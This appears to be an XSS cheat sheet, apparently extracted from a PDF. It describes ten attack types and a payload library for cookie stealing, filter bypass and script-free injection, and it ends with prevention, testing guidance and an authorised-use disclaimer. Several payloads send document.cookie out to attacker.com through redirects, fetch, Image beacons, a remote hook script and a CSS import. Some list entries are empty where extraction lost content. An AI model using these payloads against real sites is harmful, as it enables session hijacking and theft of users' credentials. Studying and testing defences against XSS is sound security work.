

CROSS-SITE SCRIPTING (XSS)


Complete Attack Reference

What is XSS?

Cross-Site Scripting (XSS) is a client-side code injection attack where an attacker injects malicious scripts into trusted websites. When victims load the compromised page, the malicious script executes in their browser, potentially stealing cookies, session tokens, or performing actions on behalf of the user.

1. Reflected XSS (Non-Persistent)

Description: Malicious script is reflected off a web server in immediate response (URL parameters, search queries). The payload is not stored and requires victim to click a crafted link.



Example Payload:

```
http://site.com/search?q=<script>alert('XSS')</script>
```


Execution Flow:

```
<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>
```

Impact: Session hijacking, phishing, credential theft via social engineering

2. Stored XSS (Persistent)

Description: Malicious script is permanently stored on target servers (database, comment fields, forums). Every user viewing the infected page executes the payload. Most dangerous XSS type.



Example Payload:

```
Comment: <script>fetch('http://attacker.com/log?c='+document.cookie)</script>
```


Execution Flow:

```
Stored in database → Retrieved and displayed → Executes for all users
```

Impact: Mass credential theft, widespread malware distribution, account takeover

3. DOM-Based XSS

Description: Vulnerability exists in client-side code rather than server-side. Script manipulates DOM environment in victim's browser. Server never sees the malicious payload.



Example Payload:

```
http://site.com/#<img src=x onerror=alert('XSS')>
```


Execution Flow:

```
document.write(location.hash.substring(1)); // Unsafe DOM manipulation
```

Impact: Client-side session theft, UI manipulation, keylogging

4. Self-XSS

Description: Requires victim to unknowingly execute malicious code themselves (paste into browser console, developer tools). Often used in social engineering attacks.



Example Payload:

```
"Paste this in console to unlock features: javascript:alert(document.cookie)"
```


Execution Flow:

```
Social engineering trick + malicious JavaScript in browser console
```

Impact: Account compromise, data theft through user manipulation

5. Mutation XSS (mXSS)

Description: Exploits browser's HTML parser behavior. Payload changes after sanitization through browser's mutation algorithms. Bypasses many XSS filters and WAFs.



Example Payload:

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```


Execution Flow:

Sanitizer sees safe HTML → Browser mutates it → Becomes malicious

Impact: WAF bypass, filter evasion, exploitation of 'secure' applications

6. Blind XSS

Description: Payload is stored but attacker cannot see where it executes. Often triggers in admin panels, log viewers, or analytics dashboards that attacker cannot access directly.



Example Payload:

```
<script src=https://attacker.com/hook.js></script> (in support ticket)
```


Execution Flow:

Callback script notifies attacker when/where payload executes

Impact: Admin account compromise, internal network access, privilege escalation

7. XSS via File Upload

Description: Malicious scripts embedded in uploaded files (SVG, HTML, XML). When file is viewed or served, script executes in user's browser context.



Example Payload:

```
SVG: <svg onload=alert('XSS')></svg>
```


Execution Flow:

```
Upload malicious SVG/HTML → Victim views file → Script executes
```

Impact: Bypasses input validation, stored XSS through file hosting

8. XSS in JSON/XML Responses

Description: Malicious payload injected into API responses (JSON/XML). When response is improperly rendered in browser without sanitization, script executes.



Example Payload:

```
{"name":"<img src=x onerror=alert('XSS')>"}
```


Execution Flow:

```
API returns unsanitized user input → Frontend renders raw → XSS
```

Impact: SPA/API exploitation, mobile app vulnerabilities

9. XSS via CSS Injection

Description: Exploits CSS parsing vulnerabilities or uses CSS to exfiltrate data. Can inject JavaScript through CSS expression() or import external resources.



Example Payload:

```
style="background:url('javascript:alert(1)')"
```


Execution Flow:

```
<style>@import'http://attacker.com/steal.css';</style>
```

Impact: Data exfiltration via CSS selectors, UI redressing, phishing

10. Polyglot XSS Payloads

Description: Single payload that works across multiple contexts (HTML, JavaScript, CSS). Crafted to bypass multiple filters simultaneously and execute in various injection points.



Example Payload:

```
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+"/+/onmouseover=1/+/[*/[]/+alert(1)//'>
```

Execution Flow:

Context-agnostic payload breaking out of multiple encodings

Impact: Advanced filter bypass, multiple vulnerability exploitation

XSS PAYLOAD LIBRARY

Basic Alert Payloads

- `<script>alert('XSS')</script>`
- `<script>alert(document.domain)</script>`
- ``
- `<svg/onload=alert('XSS')>`
- `<body onload=alert('XSS')>`

Cookie Stealing

- `<script>fetch('//attacker.com?c='+document.cookie)</script>`
- `<script>new Image().src="//attacker.com?c="+document.cookie</script>`
- ``

Filter Bypass Techniques

- `<sCrIpT>alert(1)</sCrIpT>` (Case variation)
- `<script>aler\u0074(1)</script>` (Unicode escape)
- `` (Double encoding)
- `<svg><script>alert(1)</script>` (HTML entities)
- `javascript:alert(1)` (Protocol handler)

Event Handlers

- ``
- `<body onload=alert(1)>`
- `<input onfocus=alert(1) autofocus>`
- `<select onfocus=alert(1) autofocus>`
- `<textarea onfocus=alert(1) autofocus>`
- `<details ontoggle=alert(1) open>`

Without Script Tags

- ``
- `<svg/onload=alert(1)>`
- `<iframe src=javascript:alert(1)>`
- `<embed src=javascript:alert(1)>`
- `<object data=javascript:alert(1)>`

XSS PREVENTION

- **Input Validation:** Whitelist acceptable input patterns. Reject anything that doesn't match expected format. Never trust user input.
- **Output Encoding:** Encode all dynamic data before rendering in HTML, JavaScript, CSS, or URL contexts. Use context-specific encoding.
- **Content Security Policy:** Implement strict CSP headers to prevent inline scripts and restrict resource loading to trusted domains.
- **HTTPOnly Cookies:** Mark sensitive cookies as HTTPOnly to prevent JavaScript access. Use Secure flag for HTTPS-only transmission.
- **HTML Sanitization:** Use trusted libraries (DOMPurify, OWASP Java HTML Sanitizer) to sanitize user-generated HTML content.
- **Framework Protection:** Leverage modern framework protections (React, Angular, Vue auto-escape). Don't use dangerouslySetInnerHTML.
- **X-XSS-Protection Header:** Enable browser XSS filters: X-XSS-Protection: 1; mode=block (legacy browsers).
- **Template Engines:** Use auto-escaping template engines. Avoid eval(), setTimeout() with strings, document.write() with user data.

DETECTION & TESTING

- Test all input fields, URL parameters, and headers with XSS payloads
- Check reflected input in HTML source, JavaScript, and HTTP responses
- Monitor browser console for unexpected script execution
- Use automated scanners (Burp Suite, OWASP ZAP) for initial detection
- Test different contexts: HTML body, attributes, JavaScript, CSS, URL
- Verify encoding is applied consistently across all output points
- Check file upload functionality with SVG/HTML files containing scripts
- Review Content-Security-Policy headers and their effectiveness
- Test POST, GET, Cookie, and HTTP header injection points
- Use browser developer tools to inspect DOM modifications

CONTEXT-SPECIFIC ENCODING

Context	Example	Encoding Needed
HTML Body	<div>USER_DATA</div>	HTML Entity Encoding
HTML Attribute	<input value='USER_DATA'>	HTML Attribute Encoding

JavaScript	<script>var x='USER_DATA'</script>	JavaScript Encoding
CSS	<style>body{bg:USER_DATA}</style>	CSS Encoding
URL		URL Encoding
JSON	{"name":"USER_DATA"}	JSON Encoding

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized XSS attacks against systems you don't own is illegal.